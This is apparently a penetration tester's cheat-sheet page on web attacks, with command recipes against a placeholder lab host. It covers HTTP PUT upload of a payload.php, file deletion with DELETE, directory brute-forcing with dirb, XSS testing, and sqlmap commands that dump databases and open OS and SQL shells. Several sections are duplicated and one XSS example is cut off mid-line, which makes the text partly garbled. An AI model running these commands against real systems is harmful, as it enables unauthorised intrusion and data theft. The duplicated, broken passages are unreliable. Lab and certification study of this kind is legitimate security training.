> ## Documentation Index
> Fetch the complete documentation index at: https://paulkadali.com/llms.txt
> Use this file to discover all available pages before exploring further.
# Web Attacks
> Web application vulns and exploits
## Banner grabbing
### Netcat (for HTTP services)
```bash theme={null}
nc -v 10.10.10.10 port
HEAD / HTTP/1.0
```
### OpenSSL (for HTTPS services)
```bash theme={null}
openssl s_client -connect 10.10.10.10:443
HEAD / HTTP/1.0
```
### Httprint
```bash theme={null}
httprint -P0 -h 10.10.10.10 -s /usr/share/httprint/signatures.txt
```
## HTTP Verbs
`GET, POST, HEAD, PUT, DELETE`
### PUT is used to upload a file to the server
You have to find the size of the file you are uploading first
```bash theme={null}
wc -m payload.php
[size] payload.php
```
```bash theme={null}
nc 10.10.10.10 80
PUT /payload.php
Content-type: text/html
Content-length: [size]
```
### DELETE is used to delete a file from the server
```bash theme={null}
nc 10.10.10.10 80
DELETE /path/to/file.txt / HTTP/1.0
```
### OPTIONS is used to query the webserver for enabled HTTP Verbs
```bash theme={null}
nc 10.10.10.10 80
OPTIONS / HTTP/1.0
```
## Directory and File scanning
### Dirbuster
 ### dirb
```bash theme={null}
dirb http://10.10.10.10/
```
**If Webpage is authenticated**
```bash theme={null}
dirb http://10.10.10.10/ -u :
```
1. You can choose different wordlists for the dictionary brute force but from my experience in most labs you can find them in the `common.txt`
2. You can also choose different extensions but `php` and `bak` will be the most useful ones to find.
3. If there is HTTP authentication or login of some other kind for the webpage you can set the creds using \[Options -> Advanced Options -> Authentication options]
4. The con with Dirbuster is that it sometimes freezes which is a real bummer otherwise it's real good.
## Google Dorks
`site: intitle: inurl: filetype: AND, OR & | -`
[GHDB](https://www.exploit-db.com/google-hacking-database) for more resources.
## XSS (Cross-Site Scripting)
1. Find a reflection point
2. Test with HTML tag (\
### dirb
```bash theme={null}
dirb http://10.10.10.10/
```
**If Webpage is authenticated**
```bash theme={null}
dirb http://10.10.10.10/ -u :
```
1. You can choose different wordlists for the dictionary brute force but from my experience in most labs you can find them in the `common.txt`
2. You can also choose different extensions but `php` and `bak` will be the most useful ones to find.
3. If there is HTTP authentication or login of some other kind for the webpage you can set the creds using \[Options -> Advanced Options -> Authentication options]
4. The con with Dirbuster is that it sometimes freezes which is a real bummer otherwise it's real good.
## Google Dorks
`site: intitle: inurl: filetype: AND, OR & | -`
[GHDB](https://www.exploit-db.com/google-hacking-database) for more resources.
## XSS (Cross-Site Scripting)
1. Find a reflection point
2. Test with HTML tag (\Test\
)
3. Test with JS code \[alert('XSS')]
XSS filter bypass cheatsheet: [OWASP cheatsheet](https://owasp.org/www-community/xss-filter-evasion-cheatsheet)
**Reflected XSS**: Payload is carried inside the request the victim sends to the website. Typically the link contains the malicious payload.
**Persistent XSS**: Payload remains in the site that multiple users can fall victim to. Typically embedded via a form or forum post.
## SQL Injections
### GET
```bash theme={null}
sqlmap -u 'http://10.10.10.10/search.php?id=123' -p id
```
```bash theme={null}
sqlmap -u 'http://10.10.10.10/search.php?id=123' -p id --technique=U
```
### Database USER
```bash theme={null}
sqlmap -u 'http://10.10.10.10/search.php?id=123' -p id --technique=U --user
```
### Databases
```bash theme={null}
sqlmap -u 'http://10.10.10.10/search.php?id=123' -p id --technique=U --dbs
```
### Dump all
```bash theme={null}
sqlmap -u 'http://10.10.10.10/search.php?id=123' -p id --technique=U --dump
```
### POST
Find the parameters that are being passed in POST using BurpSuite. E.g: `username=some&password=thing` where the parameter username is vulnerable.
```bash theme={null}
sqlmap -u 'http://10.10.10.10/login.php' --data='username=some&password=thing' -p username --technique=B
```
**The Databases, Users and dump-all switches are the same as for the GET parameter.**
If you aren't able to deduce which parameter is vulnerable in POST, you can drop the -p switch. SQLMAP will try to test them and find them on its own so don't sweat it and also for most of the prompts use the default options(i.e. just press enter).
The --technique switch is to create less noise and prevent the service from shutting down due to query overload. If the given techniques do not work try it removing the switch.
### OS-Shell
```bash theme={null}
sqlmap -u "http://10.10.10.10/login.php" --os-shell
```
### SQL-Shell
```bash theme={null}
sqlmap -u "http://10.10.10.10/login.php" --sql-shell
```